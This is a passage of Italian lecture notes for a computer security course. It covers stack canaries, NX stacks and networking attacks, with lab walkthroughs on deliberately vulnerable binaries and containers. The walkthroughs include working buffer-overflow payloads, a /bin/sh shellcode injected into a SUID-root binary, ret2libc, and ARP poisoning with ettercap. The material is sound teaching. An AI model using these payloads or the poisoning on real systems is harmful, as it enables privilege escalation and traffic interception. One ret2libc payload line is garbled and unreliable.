“Canarini” è la prima forma di contromisura. Alla base si pone sullo stack, prima di un buffer, un dato riferimento. Il processo è in grado di rilevare un tentativo di attacco verificando l'integrità di un tale dato. In caso di attacco con overflow il dato viene sovrascritto e la verifica ha esito negativo.

Questa protezione non è di tipo HW; è realizzata tramite collaborazione di compilatore e librerie standard. In GCC è inclusa nel main branch a partire dalla versione 4.1.

Abilitazione: Non è abilitato di default su tutti gli OS / Distro Linux

– **-fstack-protector** abilita solo per buffer di stringhe
– **-fstack-protector-all** abilita per tutti i tipi di buffer
– **--param ssp-buffer-size=** imposta una soglia di dimensione del buffer oltre la quale la protezione viene attivata. Questo evita che la protezione venga attivata per tutte le chiamate a funzione, riducendo l'overhead.


Nel caso in cui viene rilevata una modifica del canarino il processo termina.



4.3 Shellcoding

Lo **shellcoding** non è una forma di attacco alternativa, bensì è una tecnica per sfruttare lo stack overflow. L'obiettivo tipico è l'apertura di una shell, con i privilegi del processo attaccato.

Esempio di codice maligno che realizza l'invocazione di system call exit con valore 0:



Dopo aver preparato il codice assembly da iniettare si procede con il buffer overflow.

Si vuole porre l'indirizzo di ritorno al punto di partenza del codice iniettato; il problema che si presenta è come stabilire l'indirizzo!

Per calcolare/intuire l'indirizzo di ritorno esistono varie tecniche:

→ Tipicamente il segmento `.stack` di un processo comincia sempre a partire dallo stesso indirizzo. L'attaccante può procurarsi il codice sorgente del programma da attaccare e la sua immagine binaria (facile se la vittima usa una qualsiasi distro Linux).

L'evoluzione dello stack però dipende dalla specifica esecuzione del processo! Per avere maggiori garanzie sulla riuscita si può ricorrere ad un “NOP Sled” (slitta di NOP).

NXStacks

Una seconda contromisura alla possibilità di eseguire codice maligno dallo stack è fornita dagli Stack Non Eseguibili. È una feature fornita dall'HW ma che deve essere supportata dall'OS. Alcune architetture permettono di impostare un flag associato a pagine di memoria che deve essere impostato dall'OS, indica se la pagina contiene codice che può essere eseguito o meno.

Tale feature non è presente sui processori INTEL/AMD a 32 bit.

Un esempio di anti NXstack? RET2LIBC/RET2SYSCALL

Tramite Stack Overflow si dirotta il flusso di esecuzione, piuttosto che verso codice sullo stack protetto da NX, verso una (o più) funzioni della onnipresente libreria C, oppure verso una system-call del SO.

4.4 Buffer overflows

Negli esercizi in questione vedremo binari programmati in maniera tale da contenere vulnerabilità.

Installiamo la libreria: `sudo apt-get install gcc-multilib`

E disabilitiamo la randomizzazione della memoria:

```
echo 0 > /proc/sys/kernel/randomize_va_space
```

Per l'analisi del binario, per ogni es proposto compiliamolo con:

gcc -o es -fno-stack-protector -m32 -z execstack es.c
dove

-fno-stack-protector disabilita i canarini
-m32 compila per architettura a 32 bit
-z execstack rende lo stack eseguibile

Overflow: write var

```
void vuln(char *src){  
    uint32_t control=12345;  
    char buf[100];  
    strcpy(buf, src);  
    printf("control must be: 0x42434445 now is %x\n",control);  
    if (control==0x42434445){  
        .  
        .  
        printf("%s\n",flag);  
    }  
}  
int main(int argc, char *argv[]){  
    vuln(argv[1]); -----> Prendiamo in input una stringa (1)  
}
```

Il nostro obiettivo è riscrivere la variabile control per ottenere la flag in output.

Attraverso l'uso di perl (scripting per semplificarci la vita) lanciamo in input:

```
> ./es $(perl -e 'print"A"x20')  
control must be: 0x42434445 now is 3039  
AAAAAAAAAAAAAAAAAAAAAA
```

Riproviamo ma con un numero elevato di A

```
> ./es $(perl -e 'print"A"x150')  
control must be: 0x42434445 now is 41414141  
Segmentation fault
```

Siamo riusciti a riscrivere il valore della variabile (A vale 41 in esadecimale)! Ora per tentativi cerchiamo il caso limite per capire il payload definitivo.

```
> ./es $(perl -e 'print"A"x105')  
control must be: 0x42434445 now is 41
```

Notiamo che solo l'ultima A è stata scritta su control... Sappiamo ora come iniettare il codice 0x42434445!

Notiamo che dobbiamo scrivere le lettere al contrario qual ora l'architettura segua LITTLE ENDIAN (dove la trasmissione è memorizzata dal byte meno significativo)

```
> ./es $(perl -e 'print"A"x104,"EDCB")'
control must be: 0x42434445 now is 42434445
SEC{thisistherightflag!}
```

In alternativa è valida la scrittura: "\x45\x44\x43\x42"

Overflow: secret function

Questa volta usiamo un debugger: GDB GNU debugger

Per l'analisi sono rilevati i comandi:

```
gdb FILE_ESEGUITIBILE
[gdb] set disassembly-flavor intel formato INTEL
[gdb] run esegue
[gdb] b * INDIRIZZO breakpoint
[gdb] disas main guarda dentro la funzione "main"
[gdb] disas vuln
[gdb] info functions spazio di indirizzamento delle funzioni
```

```
char buffer[16];

void secret() {
char flag[]="";
.
}
printf("%s\n",flag);
}

void show_element(char *s) {
printf("%s\n",s);
}

int main(int argc, char *argv[]){
.....
strcpy(e.buffer, argv[1]);
e.process(e.buffer);
}
```

Per ottenere la flag vogliamo eseguire la funzione secret apparentemente irraggiungibile. Dobbiamo andare a riscrivere l'indirizzo di ritorno in modo che si salti alla funzione nascosta. Anche in questo caso dopo vari tentativi capiamo l'indirizzo di ritorno:

```
> [gdb] run $(perl -e 'print "A"x20')
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

Il programma prova a saltare all'indirizzo 41414141 andando in **segmentation fault** (il programma tenta di accedere ad area di memoria non valida).

Basta allora ritornare l'indirizzo della funzione secret!

```
> [gdb] info function
0x565561b9 secret
> [gdb] run $(perl -e 'print "A"x16,"\xb9\x61\x55\x56")'
SEC{flag_secret_function}
```

Overflow: shellcode

```
#include <stdio.h>
#include <string.h>

char *bash = "/bin/bash";
void vuln(char *src){
    char buf[100];
    strcpy(buf, src); -----> La copiamo in un buffer di 100 elementi (2)
    printf("%s\n", buf); -----> La stampiamo (3)
}

int main(int argc, char *argv[]){
    vuln(argv[1]); -----> Prendiamo in input una stringa (1)
}
```

Simuliamo un caso reale con SUID attivato, in modo tale che, a causa della sua vulnerabilità sia possibile eseguire lo shellcode come utente privilegiato. Compiliamo il codice, assegnamo il binario all'utente root e settiamo SUID.

```
chown root:root es
chmod u+s es
```

Lanciamo gdb; devo capire quanti caratteri è necessario inviare per far andare in “segmentation fault” il nostro eseguibile. Come fare? Si può andare per tentativi aumentando o diminuendo la grandezza dell'input, oppure si può usare una stringa diversificata, per vedere l'esatto punto dove “crasha” e determinarne la grandezza tramite l'offset.

Andiamo per tentativi fino ad ottenere:

```
> [gdb] run $(perl -e 'print "A"x113')
Program received signal SIGSEGV, Segmentation fault.
0x56550041 in ?? ()
> [gdb] run $(perl -e 'print "A"x112,"BBBB")'
Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```

Siamo ora in grado di controllare l'indirizzo di ritorno

Visualizziamo lo stack... tramite il seguente comando...

→ visualizza 200 parole (w) in esadecimale (x) a partire da \$esp (stack)

```
> [gdb] x/200xw $esp
...
0xfffffd6c0: 0x2f636573 0x622f6f62 0x4100666f 0x41414141
0xfffffd6d0: 0x41414141 0x41414141 0x41414141 0x41414141
0xfffffd6e0: 0x41414141 0x41414141 0x41414141 0x41414141
...
0xfffffd720: 0x41414141 0x41414141 0x41414141 0x41414141
0xfffffd730: 0x41414141 0x41414141 0x42414141 0x00424242
0xfffffd740: 0x4c454853 0x622f3d4c 0x622f6e69 0x00687361
```

Vediamo le nostre A e le nostre B nello stack di memoria!

Le strategie per sfruttare questa vulnerabilità sono molteplici. Eseguiamo, ad esempio, shellcode caricato sullo stack.

L'idea è:

- Le 'A' vanno a finire nello stack, le 'B' possono controllare il ritorno
- Se sostituisco le A con codice eseguibile e sostituisco le B con un indirizzo che punta al nostro codice appena caricato, il programma esegue il nostro codice

Lo shellcode è fornito (shellcode.txt) in quanto come scriverlo è un tema complesso.

(Per generarlo con tool senza troppi patemi: msfvenom)

Calcoliamo tramite python quanto è lungo il nostro shellcode:

```
> python
> >>
len(b'\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68')
46
```

46 byte! Per far puntare l'indirizzo di ritorno esatto, possiamo sottrarre l'indirizzo dell'esp fino al punto desiderato oppure inserire una serie di caratteri NOP (\x90); caratteri che lo stack passa andando ai successivi. Prima del nostro shellcode dobbiamo **inserire la differenza tra il valore dell'overflow e i byte del nostro shellcode meno i 4 dell'indirizzo di ritorno**.

Dunque se avevamo 112 A + 4 B il totale era 116

$$NOP = 116 - 46 - 4 = 66$$

INPUT = 66 NOP + 46 SHELLCODE + 4 RITORNO (totale 116)

Qual'è l'indirizzo di ritorno? L'indirizzo è intuitivamente uno che comprenda le NOP e che preceda lo shellcode (che verrà eseguito)!!

[Trick per scoprire l'inidirizzo: cambiare lettera su perl dopo 66 A ('NOP' poi)]

```
0xfffffd6c0: 0x2f636573 0x622f6f62 0x4100666f 0x41414141
0xfffffd6d0: 0x41414141 0x41414141 0x41414141 0x41414141
0xfffffd6e0: 0x41414141 0x41414141 0x41414141 0x41414141
...
0xfffffd720: 0x41414141 0x41414141 0x41414141 0x41414141
0xfffffd730: 0x41414141 0x41414141 0x42414141 0x00424242
0xfffffd740: 0x4c454853 0x622f3d4c 0x622f6e69 0x00687361
```

Diamo un indirizzo di ritorno tale che la shell passi le NOP ed esegua il nostro codice!

Il payload finale sarà:

```
> run $(perl -e 'print
"\x90"x66, "\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68",
"\x80\xd6\xff\xff")'
#id
```

Siamo riusciti ad aprirci una shell.

Overflow: Return to Libc

Se lo stack non è eseguibile possiamo usare la tecnica RET2LIBC che sfrutta la libreria di sistema già caricata in memoria insieme al processo!

Ad esempio se vogliamo eseguire **system("/bin/sh")** dobbiamo:

- trovare l'indirizzo della funzione system
- passare sullo stack la stringa "/bin/sh"
- comporre lo stack in modo che alla RET si ritorni all'indirizzo della system e che questa trovi sullo stack l'indirizzo del parametro atteso

Trovare gli indirizzi non è sempre difficile poiché...

Codice compilato staticamente → librerie include in .text

Codice compilato dinamicamente → entry point inclusi in .text come stub che carcano e chiamano la funzione a tempo di esecuzione

Come trovare quello che ci serve?

Carichiamo il programma e inseriamo un breakpoint

- [gdb] b *main
- [gdb] p system // per trovare l'indirizzo di ritorno di system
- [gdb] p exit // per trovare l'indirizzo della exit
- [gdb] x/500s \$esp // per guardare tutto ciò che è stato caricato come variabile d'ambiente, tra cui la variabile SHELL che contiene "bin/sh"

Il payload finale sarà **OVERFLOW+INDIRIZZOsystem+INDIRIZZoexit+VARIABILEHELL**

Dal momento che vogliamo inserire il valore della stringa /bin/sh all'indirizzo della variabile SHELL dobbiamo aggiungere 6 caratteri, che sono quelli di "SHELL=". Alla shell non piace il carattere 00 come indirizzo, dal momento che viene considerato come carattere di fine stringa. Per cui se l'indirizzo di system termina con 00, provate a inserire un byte successivo, come 04 o anche 08.

Payload finale:

- [gdb] run \$(perl -e 'print "\x90\x112,\x0b\x10\xe1\xf7", "\x50\x39\xe0\xf7", "\xe2\xd6\xff\xff"')

E svolto:

scopro tramite overflow che controllo il ritorno dopo Ax112

trovo gli indirizzi system e exit

```
(gdb) p system
$1 = {<text variable, no debug info>} 0xf7c4c830 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xf7c3c130 <exit>
(gdb) x/500s $esp
```

trovo a che indirizzo è la variabile SHELL=

```
0xfffffd46a:      "QT_QPA_PLATFORMTHEME=qt5ct"
0xfffffd485:      "SESSION_MANAGER=local/kali:@/t
0xfffffd4d3:      "SHELL=/usr/bin/zsh"
0xfffffd4e6:      "SSH_AGENT_PID=1264"
0xfffffd4f9:      "SSH_AUTH_SOCK=/tmp/ssh-wrA12aa
```

compongo il payload finale sulla base delle info trovate

5 Sicurezza delle comunicazioni

Internet è una grande “rete di reti”, la componente elementare è la network IP. Ogni network IP è una sorta di isola che funge da nodo terminale. Le isole sono connesse attraverso calcolatori specializzati detti router o gateway.

Un **indirizzo globale** è valido per tutta la rete, quindi deve essere univoco e va assegnato secondo una procedura di gestione globale.


Un **indirizzo locale** è valido per una sottoporzione di rete, può quindi non essere globalmente univoco.

Si definisce:

Rete logica: la network IP (subnet) a cui un host appartiene logicamente


Rete fisica: la rete (tipicamente LAN) a cui un host è effettivamente connesso

L'architettura a strati nasconde gli indirizzi fisici e consente di lavorare unicamente con gli IP. Ogni network IP può essere implementata con una tecnologia specifica come Wi-Fi, DSL, ...ecc



5.1 Interconnessioni

Calcolatori di una network IP sono connessi dalla medesima infrastruttura di rete fisica (livelli 1 e 2). Tutti gli host appartenenti alla stessa network IP sono in grado di parlare tra loro grazie alla tecnologia con cui viene implementata.




Ogni dispositivo della LAN ha un MAC address (scheda di rete) e un indirizzo IP (usato dalle applicazioni come endpoint IP); le loro risoluzioni e traduzioni avvengono tramite **protocollo ARP**.

È ora necessario far parlare le isole (network IP) tra loro, per farlo è necessario che:

→ Vi siano collegamenti (realizzati anche con tecnologie diverse)

→ Sia possibile scegliere il giusto collegamento

Il protocollo IP è concepito per lavorare indifferentemente su tecnologie diverse!



Ogni nodo ha una base di dati di destinazioni possibili; è il nodo a decidere quale azione intraprendere.


Tipi di instradamento:

Routing: scelta del percorso su cui inviare i dati; i datagrammi gli attraversano fino a quando raggiungono quello che può consegnarli direttamente al destinatario

Direct delivery: IP sorgente e destinatario sono sulla stessa rete fisica. La spedizione è diretta.

Indirect delivery: IP sorgente e destinatario non sono sulla stessa rete fisica. L'host sorgente invia il datagramma ad un router intermedio.

(Nota: c'è sempre una consegna diretta tra mittente e destinatario)



5.2 Attacchi passivi e attivi

Gli **attacchi passivi** non modificano i dati in transito, possono essere utili per **scansione**, **sniffing** (compromette la riservatezza dei dati) o **recupero di una chiave** (per impersonare la vittima).

Scansione esempi:

- Scansione di una rete (indirizzi raggiungibili)
- Scansione di un host (porte TCP/UDP aperte)
- "Loudness"

Sniffing esempi:

- lo sniffing richiede l'accesso fisico ai dati in transito

(Gli switch offrono una protezione limitata... se lo switch non trova un MAC nella CAM manda i pacchetti in broadcast, il *MAC flooding* costringe lo switch a comportarsi come un hub)

[per le reti WiFi ci sono quattro principali generazioni di protezione delle reti:

WEP, WPA, WPA2, WPA3]

Gli **attacchi attivi** minacciano l'**integrità**, l'**autenticità** o la **disponibilità** di reti e sistemi. **Spoofing** e **hijacking** sono spesso un passaggio preliminare per un attacco più impattante, comprendono: rubare una rete per originare spam e scomparire, fingere un'identità di rete per rubare le credenziali e/o dirottare il traffico.

Denial of Service (DoS) rende inaccessibile un servizio (valido sia come passaggio intermedio che come obiettivo principale).

Link layer esempi:

→ *Spoofing MAC*: assumere l'identità di un dispositivo a livello fisico; tecnica molto efficace per bypassare ACL o per ottenere il traffico destinato alla vittima (limitato alla LAN).

Osservazione:

Nello spoofing, l'**ACL** (Access Control List) è un meccanismo di sicurezza utilizzato per controllare il traffico di rete in base a criteri specifici. In questo contesto, un ACL può essere configurato per filtrare il traffico proveniente da fonti non autorizzate o per limitare l'accesso a determinate risorse di rete.

→ *ARP poisoning*: convincere un host (specialmente il gateway) che l'IP di una vittima è associato al MAC dell'attaccante

Network layer esempi:

→ *IP spoofing*: assumere l'indirizzo IP di una vittima; efficace per dirottare il traffico su LAN (su Internet, il routing invierà le risposte agli indirizzi minati)

→ *IP hijacking*: è una tecnica utilizzata da malintenzionati per assumere il controllo di un indirizzo IP assegnato legittimamente a un'altra entità. Questo può avvenire in diversi modi:

- posiamo coinvolgere i **routers** manipolando le tabelle degli ISP o ridirigendo il traffico
- attraverso il Border Gateway Protocol (**BGP**) che è utilizzato per instradare il traffico tra differenti reti su Internet. L'attaccante può compromettere il BGP per annunciare falsi percorsi di rete
- compromettere i server **DNS** per modificare le risoluzioni degli indirizzi IP

Transport layer esempi:

→ Se il dirottamento IP viene utilizzato per impossessarsi di una connessione dopo un'autenticazione, devono essere coinvolti i livelli superiori: UDP è privo di connessione (molto facile) invece TCP perderà la connessione se l'attaccante non utilizza i numeri di sequenza corretti per la finestra scorrevole.

(D)DoS:

→ Molti host coordinano i loro sforzi per saturare la capacità di rete o le risorse di calcolo della vittima. Le botnet sono insiemi di computer zombie che possono lanciare attacchi DDoS quando istruiti da comando e controllo (C&C).

5.3 Sniffing, ARP e Spoofing, DoS


Per questi esercizi utilizzeremo una serie di container, collegati tra loro attraverso una docker network. Utilizzeremo quindi dei container e li lanceremo attraverso il tool docker-compose.

Docker Compose è uno strumento sviluppato per aiutare a definire e condividere applicazioni multicontainer. Con Compose, possiamo creare un file YAML per definire i servizi e con un solo comando, possiamo far girare tutto o smontare tutto. In un unico file di configurazione, *docker-compose.yml* è quindi contenuto tutto il setup.

Si definiscono Host, Reti, connessioni tra gli host.

Con “ services ” si definiscono i servizi da eseguire con parametri come: – <i>image</i> : l’immagine del container – <i>container_name</i> : – <i>tty</i> : – <i>cap_add</i> : – <i>networks</i> : – <i>Command</i> :	Con “ networks ” una rete: – <i>networks</i> : – <i>name_rete</i> : – <i>name</i> : – <i>ipam</i> : – <i>config</i> : – <i>- subnet</i> :
---	--

Rete di tipo “**self named bridge**” (dunque creata dall’utente), da non confondere con il bridge di default di docker.



Vediamo ora comandi utili da usare come utenti privilegiati...


- **sudo docker COMANDO**
 - ps -a** lista container e loro stato
 - kill CONTAINER** termina il container.
 - rm CONTAINER** elimina il container
 - exec -it CONTAINER COMANDO** esegue un comando su container

- **sudo docker-compose COMANDO**
 - build** lista container e loro stato
 - up** lancia l’infrastruttura
 - down** termina
 - rm** rimuove i container spenti

Lavoreremo in questo modo: due host A e B (Alice e Bob) e un terzo che funge da MITM (ManInTheMiddle, attaccante), tutti collegati alla stessa rete self-named bridged.

- `sudo docker-compose up`
- `./setup_infra.sh` [fornito]
- `chmod +x setup_infra.sh` [se necessari permessi di esecuzione]

Oltre a wireshark, utilizzeremo sempre e direttamente i container.



Connettiamoci a un container con (comandi da noi creati nel file di configurazione):

- `hostA` / `hostB` / `hostM` [possiamo avere una shell su ogni container]

Arp Spoofing

Avviamo il docker come visto in precedenza ed apriamo tre terminali per connetterci ai tre container lanciati. Per vedere i nomi possiamo usare il comando:

- `sudo docker ps`

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
13eef915d613	handsonsecurity/seed-ubuntu:large	"/bin/sh -c /bin/bash"	24 minutes ago	Up 24 minutes		M-10.9.0.105
9d8ee8bd790b	handsonsecurity/seed-ubuntu:large	"bash -c '/etc/init..."	24 minutes ago	Up 24 minutes		B-10.9.0.6
e1820cd79c25	handsonsecurity/seed-ubuntu:large	"bash -c '/etc/init..."	24 minutes ago	Up 24 minutes		A-10.9.0.5

I tre terminali saranno:

- `sudo docker exec -it A-10.9.0.5 /bin/bash`
- `sudo docker exec -it B-10.9.0.6 /bin/bash`
- `sudo docker exec -it M-10.9.0.105 /bin/bash`

Lo scopo dell'attacco è fare un MITM tra Alice e Bob. Guradiamo le tabelle arp sui due host:


- `arp -n`
(se necessario rimuovere una entry con `arp -d HOST`)

Lanciamo wireshark nella VM principale:

- `sudo wireshark`
(mettiamoci in ascolto su `br-numeroesadecimale`)

Attraverso wireshark possiamo tenere sotto controllo il traffico catturato. Provare ad esempio:

➤ `ping 10.9.0.5`



Arp Poisoning

Facciamo poisoning tentando di redirigere tutto il traffico degli host sulla rete verso l'attaccante.

Useremo la suite **ettercap**.

Lanciamo l'attacco da M con:

➤ `ettercap -T -M arp /10.9.0.6// /10.9.0.5//`

Tramite wireshark (ma anche da M) possiamo verificare come i pacchetti destinati a B e A sono ridiretti verso ettercap. Notare le nuove tabelle arp di A e B.

DHCP spoofing

